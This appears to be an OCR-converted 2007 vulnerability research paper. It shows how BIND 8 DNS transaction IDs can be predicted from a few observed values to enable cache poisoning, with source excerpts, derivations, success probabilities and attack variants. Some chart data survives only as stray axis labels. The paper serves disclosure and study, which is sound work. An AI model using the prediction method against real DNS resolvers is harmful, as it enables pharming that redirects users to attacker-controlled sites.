


BIND 8 DNS Cache Poisoning

And a theoretic DNS cache poisoning attack against the latest BIND 9

Amit Klein

July-August 2007

Abstract

The paper shows that BIND 8 DNS queries are predictable – i.e. that the source UDP port and DNS transaction ID can be effectively predicted. A predictability algorithm is described that, in optimal conditions, provides a single guess for the "next" query (with probability between 43% and 25%, depending on the DNS traffic the server handles), thereby overcoming whatever protection offered by the transaction ID mechanism. This enables a much more effective DNS cache poisoning than the currently known attacks against BIND 8. The net effect is that pharming attacks are feasible against BIND 8 caching DNS servers, without the need to directly attack neither DNS servers nor clients (PCs). The results are applicable to all BIND 8 releases (as of BIND 8.2), when BIND (the *named* daemon) is in caching DNS server configuration. The latest BIND 9 (9.4.1-P1, 9.3.4-P1 and 9.2.8-P1) implements a very similar, but somewhat stronger algorithm than that used in BIND 8. As such, BIND 9 is only vulnerable to a theoretic attack against its algorithm. While not a feasible attack as-is, the existence of such attack and the potential for it to be later improved with further research makes BIND 9 insecure as well.

Table of Contents

1. Introduction

This paper is a follow up to the author's recent research on BIND 9 (see [1]). It is highly advised for the reader to make himself/herself familiar with the introduction of that paper, as the current paper assumes understanding of DNS cache poisoning attacks and DNS cache poisoning history. This paper will not reference prior work except as needed specifically for BIND 8; a reader interested in generic DNS cache poisoning prior art is again welcome to consult [1].

Since the introduction section in [1] was written specifically for BIND 9, the following BIND 8 issues need to be addressed:

- UDP source ports – BIND 8 sends its queries from a port it acquires at startup time. This port doesn't change throughout the lifetime of the BIND 8 process. This seems to be a well known fact, and is mentioned in several of the references listed in [1].

- Attractors – an anomaly in the BIND 8 PRNG was published in 2003, using a method called "attractors". Lately this work was found to contain "[…] a flaw in the method used to collect the sample set, which invalidates the results of this experiment" and the part of the paper dealing with BIND was consequently retracted by its author[1]. To date, therefore, no attack is currently known in public against BIND 8's PRNG.

The new BIND 9 PRNG (implemented in BIND 9.4.1-P1, 9.3.4-P1 and 9.2.8-P1) is based on the existing BIND 8 PRNG, yet it introduces a seemingly minor, but in effect a significant change. Please see section 6 for a full discussion of BIND 9's vulnerability.

2. What transaction ID algorithm is used in BIND 8

BIND 8 v8.2(.0) introduced PRNG-generated transaction IDs (prior versions of BIND implemented an incremental counter for the transaction ID, which was trivial to predict). There are two PRNG algorithms defined in BIND 8: NSID_SHUFFLE_ONLY and NSID_USE_POOL. The choice of algorithm is available through the configuration option directive "use-id-pool". A value of "no" instructs BIND 8 to use NSID_SHUFFLE_ONLY, and a value of "yes" instructs BIND 8 to use NSID_USE_POOL.

[1] The work referred to above is "DNS Cache Poisoning - The Next Generation", Joe Stewart (originally LURHQ Threat Intelligence Group, now SecureWorks), January 27th, 2003 (revised August 2007)

http://www.secureworks.com/research/articles/dns-cache-poisoning/#update

The BIND 8 documentation clearly states that the default use-id-pool value is "no". To wit, in ./doc/html/options.html file (taken from BIND 8 v8.4.7) the following text appears:

> use-id-pool
>
> If yes, the server will keep track of its own outstanding query ID's to avoid duplication and increase randomness. This will result in 128KB more memory being consumed by the server. **The default is no** *[my emphasis – AK]*.

However, all BIND 8 versions (starting with 8.2.0) are implemented such that the default is in fact "yes" (contrary to the documentation). This can be seen from the source file ./src/bin/named/ns_defs.h:

```
#define     DEFAULT_OPTION_FLAGS
      (OPTION_NODIALUP|OPTION_NONAUTH_NXDOMAIN|\
            OPTION_USE_ID_POOL|OPTION_NORFC2308_TYPE1)
```

So unless the configuration file explicitly sets use-id-pool to no, the algorithm used is NSID_USE_POOL.

Additionally, many security texts actually recommend setting the use-id-pool value to "yes" (apparently being unaware that this is the de-facto default value). For example, CERT's "Securing an Internet Name Server" document, (http://www.cert.org/archive/pdf/dns.pdf) and the Oreilly "DNS and BIND" book, Fifth Edition by Cricket Liu and Paul Albitz.

It is safe therefore to assume that a typical BIND 8.2 (and above) server uses the NSID_USE_POOL algorithm. More so in the case of a hardened BIND 8 server.

3. Attacking the NSID_USE_POOL algorithm

3.1 Observations on the NSID_USE_POOL algorithm

All code henceforth assumes BIND 8 v8.4.7, file ./src/bin/named/ns_main.c.

a. In the last stage of nsid_init(), the nsid_pool table is filled with values as following:

```
for (i = 0; ; i++) {
      nsid_pool[i] = nsid_state;
      nsid_state = (((u_long) nsid_a1 * nsid_state) +
                        nsid_c1)& 0xFFFF;
      if (i == 0xFFFF)
```

```
                    break;
        }
```

It follows that nsid_pool[(i+1)%65536]=(nsid_a1*nsid_pool[i]+nsid_c1)%65536

b. In nsid_next(), the nsid_pool update mechanism first defines a variable called "pick". This variable is constant within the scope of a single resolution request, i.e. assumes the same value throughout resolving a single client query (because it is calculated from compressed_hash, which is calculated from nsid_hash_state, which is only modified once when a new client query is processed). So "pick" is a number in the range 0-4095 which changes per each new client query.

c. The nsid_pool table is updated as following: nsid_pool[nsid_state] and nsid_pool[(nsid_state+pick) % 65536] are swapped. The old value in nsid_pool[(nsid_state+pick) % 65536] is used for the transaction ID generation (see below). Denote by $V_0 \ldots V_{65535}$ the initial values of nsid_pool[nsid_state],…,nsid_pool[65535],nsid_pool[0],…,nsid_pool[nsid_state-1].

   Note that the first transaction ID is taken from $V_0 \ldots V_{4095}$, the second one is taken from $V_1 \ldots V_{4096}$ (up to the case where one of the involved cells happen to coincide with the one cell that was modified in the previous step), and so forth.

   Since the process is random, there's a relatively high likelihood for two consecutive values V_i and V_{i+1} to retain their original values, and thus obey the formula:

   $$V_{i+1}=(nsid\_a1 \cdot V_i+nsid\_c1) \bmod 65536$$

   The exact nature of this likelihood and the conditions required for its existence will be discussed later, but for the time being, it suffices to mention that this likelihood can be higher than 40%.

   Henceforth, it is assumed that the sequence V_i, V_{i+1}, V_{i+2} and V_{i+3} obeys the above formula. The exact probability for this event will be calculated later.

d. Now, the transaction ID generated is actually an application of two linear transformations, consecutively:

   $$TRXID=(nsid\_a3 \cdot (nsid\_a2 \cdot V_i+nsid\_c2)+nsid\_c3) \bmod 65536$$

   To simplify, denote by A and B the two linear congruence coefficients:

$$A=(nsid\_a3 \cdot nsid\_a2) \bmod 65536$$

$$B=(nsid\_a3 \cdot nsid\_c2+nsid\_c3) \bmod 65536$$

Observe that a sequence of four TRXIDs - $TRXID_1$, $TRXID_2$, $TRXID_3$ and $TRXID_4$ obeys the following equations:

$$TRXID_1=(A \cdot V_i \quad +B) \bmod 65536$$

$$TRXID_2=(A \cdot V_{i+1}+B) \bmod 65536$$

$$TRXID_3=(A \cdot V_{i+2}+B) \bmod 65536$$

$$TRXID_4=(A \cdot V_{i+3}+B) \bmod 65536$$

Substituting for V_{i+1} in the equation for $TRXID_2$, we have:

$$TRXID_2=(A \cdot V_{i+1}+B) \bmod 65536$$

Substituting V_{i+1} with $(nsid\_a1 \cdot V_i+nsid\_c1) \bmod 65536$, we have:

$$TRXID_2=(A \cdot (nsid\_a1 \cdot V_i+nsid\_c1)+B) \bmod 65536$$

Rearranging:

$$TRXID_2=(nsid\_a1 \cdot (A \cdot V_i+B)+ (-nsid\_a1 \cdot B+A \cdot nsid\_c1+B)) \bmod 65536$$

Finally, substituting $TRXID_1$ for $(A \cdot V_i+B)$:

$$TRXID_2=nsid\_a1 \cdot TRXID_1+ (-nsid\_a1 \cdot B+A \cdot nsid\_c1+B) \bmod 65536$$

This result is instrumental to the attack. In plain words, it says that the four consecutive TRXID values have high probability to obey a linear congruence formula (mod 65536).

e. nsid_a1 is odd (in fact, nsid_a1 is chosen from a table of 1024 values, each is congruent to 5 modulo 8).

f. (-nsid_a1·B+A·nsid_c1+B) is odd. Proof: rearranging, the term becomes ((1-nsid_a1)·B+A·nsid_c1). Now, the left hand addendum is clearly even

since (1-nsid_a1) is even (see above). As for the right hand addendum, notice that nsid_c1 is odd by construction (see the source code), and A=(nsid_a3·nsid_a2) is odd too because nsid_a3 and nsid_a2 are odd by construction (again, see the source code). It follows that the right hand addendum is odd.

As an immediate consequence to result (d), an attacker needs to obtain the current value ($TRXID_3$), and the two linear coefficients, in order to calculate the next value ($TRXID_4$).

3.2 The basic attack

Reconstruction of the linear coefficients is trivial. Given 3 consecutive TRXIDs, such that:

$$TRXID_2=(a\cdot TRXID_1+z) \bmod 65536$$
$$TRXID_3=(a\cdot TRXID_2+z) \bmod 65536$$

Where in our case:

a=nsid_a1; and

z=(-nsid_a1·B+A·nsid_c1+B)

Note that per (e) and (f) above, both a and z are odd.

Now a can be extracted by subtracting the two equations:

$$TRXID_3-TRXID_2=a\cdot(TRXID_2-TRXID_1) \bmod 65536$$

Note that $(TRXID_2-TRXID_1)=((a-1)\cdot TRXID_1+z) \bmod 65536$, and since a is odd, and z is odd, it follows that the right hand side of the equation is odd, so $(TRXID_2-TRXID_1)$ is odd. Therefore, $(TRXID_2-TRXID_1)$ is invertible (mod 65536).

Multiplying the previous equation by $(TRXID_2-TRXID_1)^{-1}$ (mod 65536), to extract a:

$$a=(TRXID_3-TRXID_2)\cdot(TRXID_2-TRXID_1)^{-1} \bmod 65536$$

Once a is obtained, z is easily calculated:

$$z=\mathrm{TRXID}_2-a\cdot\mathrm{TRXID}_1 \bmod 65536$$

With a and z now known, and the last TRXID (TRXID_3) at hand, predicting the next TRXID (TRXID_4) is trivial:

$$\mathrm{TRXID}_4=(a\cdot\mathrm{TRXID}_3+z) \bmod 65536$$

This has been verified with a live system (BIND 8 v8.4.7). Appendix A contains a Perl script that, given 3 consecutive transaction IDs, predicts the next one according to the above algorithm. The Perl script is very fast (takes less than 0.1 millisecond to run on IBM ThinkPad T60 laptop with Intel Centrino CoreDuo T2400 CPU @1.83GHz and Windows XP SP2 operating system – certainly a moderately powered machine).

3.3 Basic attack success probability: affecting factors

The above arithmetic assumed that the V_i, V_{i+1}, V_{i+2} and V_{i+3} values involved in the production of their respective TRXIDs obey the linear congruence formula. This is not an arithmetic truth, but rather an event that has (high) probability to take place.

3.3.1 Probability as a function of the outgoing requests

The lifetime of the PRNG can be divided into long static periods, interleaved with short transition periods. The periods are determined according to the amount of outgoing queries sent by the server (since *named* was started) – the long period lasts more-or-less 57344 outgoing queries, and the transition phase lasts more-or-less 8192 outgoing queries (except for the first transition phase which lasts 4096 queries).

The first 4096 outgoing queries constitute the first transition phase. It starts with 100% probability to succeed (because no table entry was yet modified – all V values obey the formula). The probability drops down to around 25% (see below for a more detailed discussion) while moving from 0 to 4095, as more and more table entries become "dirty".

This phase is then followed by a static phase, which is for 4096…(65536-4096) outgoing queries. The probability for the attack to succeed in this phase is at a static 25%. This can be thought of as following: a sliding window of size 4096 moves forward one step per outgoing query; a cell is picked at random inside this window, and its content becomes "dirty". The window slides from an already mostly dirty area into a "clean" area. Intuitively, after 4096 steps, the higher section of the window is less likely to contain dirty cells, because it is "exposed" less. Mathematically speaking, position k of the window is likely to be modified with probability $1-(4095/4096)^{4096-k}$. (e.g. the lowest cell, k=0, has probability

~63% to be "dirty", whereas the highest cell, *k*=4096, has probability 0%). Hence, the higher part of the window intuitively contains a lot of "opportunities" for sequences of unmodified values. This explains the high probability for sequences of length 4 to be unmodified – it is as high as 25%.

The third phase is a transition phase, for the outgoing query range (65536-4096)…(65535+4096). In its beginning the probability is 25%, and in its end the probability is much closer to 0% (see below).

The above two phases define a cycle whose length is 65536. Such cycles repeat, with declining probability (reaching very quickly to effectively zero).

3.3.2 Probability as a function of the outgoing-to-incoming query ratio


The above calculations assumed one outgoing query per one incoming query. However, when there are multiple outgoing queries per a single incoming query, the situation can be quite different. To begin with, it takes much less (incoming) queries overwrite large parts of the nsid_pool table. On the other hand, since inside each incoming query, several outgoing queries take place, with the same "pick" variable value, two things happen:


- There is a higher probability for the algorithm to succeed, because the "dirt" in the nsid_pool table is less scattered.
- Moreover, when the ratio is 4 (or above), the probability becomes much higher, since the data is copied in blocks of size at least 4, so even "dirty" data can become the object of a successful prediction.


As a result, in the first cycle, with ratio=5:1, the probability of the algorithm to succeed soars to 52%, and in the second phase it's 12%. With ratio=10:1, the probability of the algorithm to succeed in the first cycle is 67% and in the second cycle it is 30%.

3.4 Basic attack success probability: results from a BIND 8 simulation

Here are the probabilities per the number of outgoing queries already performed by the DNS server, of 2, 3 and 4 consecutive values to obey the linear congruence formula. In each chart, 10 ratios are listed (1:1 to 10:1). The results were obtained via a simulation of the BIND transaction ID generation algorithm, with each data point being the accumulation of 40,000 tests. The data points were collected at intervals of 4096 outgoing queries, from 0 to 102,400 outgoing queries.


2 consecutive queries
probaability
1.0
0.9
0.8
0.7
0.6
0.5
0.4
0.3
0.2
0.1
0.0
0
4096
8192
12288
16384
20480
24576
28672
32768
36864
40960
45056
49152
53248
57344
61440
65536
69632
73728
77824
81920
86016
90112
94208
98304
102400
outgoing queries
1:1
2:1
3:1
4:1
5:1
6:1
7:1
8:1
9:1
10:1


3 consecutive queries
probability
1.0
0.9
0.8
0.7
0.6
0.5
0.4
0.3
0.2
0.1
0.0
0
4096
8192
12288
16384
20480
24576
28672
32768
36864
40960
45056
49152
53248
57344
61440
65536
69632
73728
77824
81920
86016
90112
94208
98304
102400
outgoung queries
1:1
2:1
3:1
4:1
5:1
6:1
7:1
8:1
9:1
10:1



3.5 Real-life considerations

In real life, the few hundreds/thousands popular hostnames (e.g. www.google.com, www.yahoo.com, etc.) will be resolved early in the lifetime of the DNS daemon process, and will be cached henceforth. A lot of the DNS queries will thus be answered from the cache. In other words, the number of incoming queries may be much higher than the number of the resulting outgoing queries. In fact, [2] shows that DNS cache hit ratio can be as high as 90%. So even a server that has answered several hundred thousands of incoming queries (since the DNS daemon was started) has quite possibly not sent even 50,000 outgoing queries, and as such may still be vulnerable to the attack as described in this document.

As for the "long tail" of less popular sites, we can assume that for each such site the gTLD/ccTLD name server is already resolved and cached. This means that the DNS server has to request the gTLD/ccTLD name server the hostname to be resolved. The gTLD/ccTLD would respond with 1-2 name servers authoritative for the requested domain (for the smaller sites, there's typically only 1-2 authoritative name servers). BIND 8 then requests each name server to resolve the host name, so this yields a total of 2-3 outgoing queries.

Another common scenario is a customized host name in a popular domain, e.g. *name*.blogspot.com. In such case, the authoritative name server for the domain is probably cached, so one (or very few) requests for the name server are sent by BIND. Again – very few outgoing requests for a single incoming request.

The net result is that the expected ratio is somewhere between 1:1 and 3:1. This corresponds to attack success ratio of 25% and 43%, respectively, for the first 61440 and 20480 incoming queries (which result in outgoing queries), respectively.

3.6 Attack variants

The attack described above assumes one attempt to poison one DNS entry. However, if multiple attempts are needed, possibly for many DNS entries, the approach can be improved. The attack can proceed in two phases. In the first phase, the attacker needs to obtain 3 consecutive TRXID values, calculate *a* and *z* and verify according to the method described in section 4 (this adds two bits of verification). The attacker needs to repeat this process until the *a* and *z* values meet the criteria set forth in section 4. This means (with very high probability) that the *a* and *z* values are correct. The second phase now only requires the attacker to obtain the last TRXID and predict the next one. This is more likely to succeed since consecutive sequences of length 2 are more probable (43%) than consecutive sequences of length 4 (25%). Furthermore, the attacker can use *a* and *z* to poison many DNS entries.

Another possible (theoretic) variant is for the attacker to force the BIND 8 server to send many (hundreds/thousands) of outgoing queries per the attacker's incoming query. This will ensure (at least in the first cycle) a higher probability for the PRNG to use "clean" cells in the final few queries, which in turn increases the attack's success probability. However, it is unknown whether such condition can be incurred on BIND 8.

4. Attacking the NSID_SHUFFLE_ONLY algorithm

As mentioned above, and in contrast to the BIND 8 documentation, NSID_SHUFFLE_ONLY is **not** the default algorithm. In order for this algorithm to be used, the configuration option directive `use-id-pool` must **explicitly** be set to no.

4.1 Observations on the NSID_SHUFFLE_ONLY algorithm

a. In essence, the NSID_SHUFFLE_ONLY algorithm starts with a table (vtable) of 100 entries, filled with 100 consecutive values from a linear congruence formula, $V_0 \ldots V_{99}$.

At step *i* (*i* starts at 100) of the algorithm, a random value between 0 to 99 is assigned to j, and subsequently, vtable[j] is fetched (for use in generating the transaction ID) and is replaced by V_i (i.e. vtable[j] V_i). As in the NSID_USE_POOL algorithm, the transaction ID is generated from the internal value by applying two consecutive linear transformations.

Similar to observation (d) in section 3.1, for two consecutive values of TRXID, the following holds:

$$TRXID_1=(A\cdot V_i+B) \bmod 65536$$

$$TRXID_2=(A\cdot V_j+B) \bmod 65536$$

b. There's a "locality"/"proximity" property in the random number generator. Namely, when two consecutive values, V_i and V_j, are fetched from the table, it's likely that *i* and *j* are not "too far". The following argument calculates the probability of two consecutive values to be in proximity to each other:
Consider such two values, V_i and V_j. Without loss of generality, assume that V_j is the newer one (the one with the higher index, i.e. $j>i$). The probability of the event $j<(i-n)$ can be calculated as the probability of the algorithm never accessing the cell from which V_i was retrieved, at the n steps before V_i was stored there. This is a very simple calculation – it is exactly $(1-1/100)^n$. The event of interest is the complement of that event, namely $j\geq(i-n)$, hence its probability is $(1-0.99^n)$.

   The same holds when the roles of *i* and *j* are reversed (this is not the case when V_i and Vj are not consecutive since if V_j is written to the table after V_i is retrieved, then *i* is restricted to be less than the step in which V_i was retrieved). Therefore, the probability of the whole event is exactly $1-0.99^n$. That is:

$$p_{|i-j|\leq n}=1-0.99^n$$

   The above calculation is verified by actual simulations and the results match (within the expected statistical deviations). One immediate result is that the probability of $|i-j|\leq 500$ is slightly higher than 99.3%.

c. The table of 1024 values in nsid_multiplier_table has the following property: each value in nsid_multiplier_table has its inverse (modulo 65536) also in the table. In other words, the table consists of 512 pairs of numbers and their inverse. Of course, since nsid_multiplier_table is also used in the NSID_USE_POOL algorithm, this observation holds for that algorithm as well, yet in the NSID_SHUFFLE_ONLY this will play a role.

4.2 The basic attack

The attack proceeds as following: obtain 5 consecutive transaction ID values ($TRXID_1$, $TRXID_2$, $TRXID_3$, $TRXID_4$ and $TRXID_5$).

Guess a value for nsid_a1 (denote this as a).

The following holds for first pair, $TRXID_1$ and $TRXID_2$ (as well as for any other pair of consecutive samples). From observation (a), it follows that:

$$TRXID_1=(A\cdot V_i+B) \bmod 65536$$
$$TRXID_2=(A\cdot V_j+B) \bmod 65536$$

Assume for a moment that $i<j$, and let $k=j-i$. From (a) it follows that

$$V_j=a^k\cdot V_i+(a^{k-1}+\ldots+a+1)\cdot nsid\_c1 \bmod 65536$$

Substituting this into the formula for $TRXID_2$:

$$TRXID_2=A\cdot(a^k\cdot V_i+(a^{k-1}+\ldots+a+1)\cdot nsid\_c1)+B \bmod 65536$$

Substituting $A\cdot V_i$ with $TRXID_1-B$:

$$TRXID_2=a^k\cdot TRXID_1+(-a^k\cdot B+A\cdot(a^{k-1}+\ldots+a+1)\cdot nsid\_c1+B) \bmod 65536$$

The term $(-a^k\cdot B+A\cdot(a^{k-1}+\ldots+a+1)\cdot nsid\_c1+B)$ can be rewritten by noting that $(a^k-1)=(a-1)\cdot(a^{k-1}+\ldots+a+1)$, into:

$$(a^{k-1}+\ldots+a+1)\cdot(A\cdot nsid\_c1-(a-1)\cdot B)$$

So finally:

$$(a^{k-1}+\ldots+a+1)\cdot(A\cdot nsid\_c1-(a-1)\cdot B)=(TRXID_2-a^k\cdot TRXID_1) \bmod 65536$$

Denote by f the value $(A\cdot nsid\_c1-(a-1)\cdot B) \bmod 65536$:

$$(a^{k-1}+\ldots+a+1)\cdot f=(TRXID_2-a^k\cdot TRXID_1) \bmod 65536$$

From (b), we know that $|i-j|\leq 500$ with probability 99.3%. So enumerate over $k=1\ldots500$, and for each value of k, extract possible candidates for f. Note that f is odd (similar to (f) in section 3.1), which means that one can immediately discard any candidate that is not odd.

Solving an equation of the form $s \cdot x = t \pmod{65536}$, where $s \neq 0 \pmod{65536}$:

Let m be maximal such that $2^m | s$ (since $s \neq 0$, $m \leq 15$). If 2^m does not divide t, then there are no solutions. If $2^m | t$ then there are 2^m solutions:

$$\{u \cdot (65536/2^m) + (s/2^m)^{-1} \cdot (t/2^m) \mid u = 0 \ldots 2^m - 1\}$$

Since the probability of t to be divisible exactly by 2^m is 2^{-m}, it follows that the expectancy of the number of solutions per equation is 1. However, only about half of them will be odd, so the expectancy of odd solutions is ½.

There will be 500 such equations, so the expected number of solutions is 250.

Now for the case $i > j$, it is treated the same as $i < j$, reversing the roles of $TRXID_1$ and $TRXID_2$. This yields another set of 250 solutions. The disjunction of the two sets represents the set of solutions. Its expected size is 500 values (out of total possible 32768 odd numbers), i.e. slightly more than 6 bits of information.

This means that with 4 pairs (5 consecutive TRXID samples), one can gain around 25 bits of filtering (the first set actually contains 7 bits of information since the fact that f is odd adds one information bit).

This method, however, cannot discern between a and a^{-1}, because where a is a good solution (as in $V_{i+1} = a \cdot V_i + b$), so will be a^{-1} in the inverse linear transformation, $V_i = a^{-1} \cdot V_{i+1} - a^{-1} \cdot b$), because if k applications of the linear transformation take $TRXID_1$ to $TRXID_2$, then obviously k applications of the inverse linear transformation take $TRXID_2$ to $TRXID_1$. This does have an upside though – since the attacker cannot discern between a and a^{-1}, there's no point in enumerating them both. Using (c), the enumeration can be over 512 a values (instead of over 1024 values).

There are, therefore, 2^{24} cases (512 a values times 2^{15} f values) from which the attacker needs to find out the correct one. Since the attacker has filtering power of 2^{25}, it is expected that the attacker will end up with a single candidate. However, this may not always be so, because the a table contains powers of some of its members. For example, 24285 and 24429 are both in the table, and $24285^5 = 24429 \pmod{65536}$. Therefore, if the real a is, say, 24429, and each pair's distance is less than 100 (which is quite likely), then 24285 will be a candidate as well since it can produce the same results with 5 times the distance (which is still less than 500). The table contains 490 values (almost half of the table) whose 3rd, 5th, 7th, 9th or 11th root is also in the table, so it is expected that false candidates do appear (in about half of the cases).

If the correct candidate is a, then a^i may be a candidate (assuming it is in the table – there are 484 values in the table whose 3rd, 5th, 7th, 9th or 11th power is in the table) if all distances are divisible by i. Likewise, if there is b such that $b^j=a$ then b is a candidate if all distances are smaller than n/j. Of course, combinations can also theoretically be possible, namely a candidate b where $b^j= a^i$ (where i and j are mutually prime). However, these require that the distances are divisible by i and that they're all smaller than $n/(j/i)$. In practice there are 0-1 additional such candidates per each real candidate.

However, there are additional 2 bits of filtering information that the attacker can make use of. Notice that

$$f \bmod 8 = (A \cdot nsid\_c1 - (a-1) \cdot B) \bmod 8$$

Furthermore, B is even (it is the sum of two odd quantities, nsid_a3·nsid_c2 and nsid_c3), and since $(a-1)$ is divisible by 4 (by construction), $(a-1)\cdot B$ is divisible by 8. Now, A is a product of two numbers which are in the set $\{x|x=1+4y\}$, therefore it's easy to see that A mod 8 =1. The net result is:

$$f \bmod 8 = nsid\_c1 \bmod 8$$

By construction, nsid_c1's bits 1 and 2 (counting from the least significant bit as number 0) are bits 10 and 11 of nsid_hash_state respectively, which in turn are bits 4 and 5 of a1ndx (the location of a inside the table nsid_multiplier_table), respectively. Hence, the attacker can easily filter candidates which fail to obey this formula. This can also be used to optimize for speed.

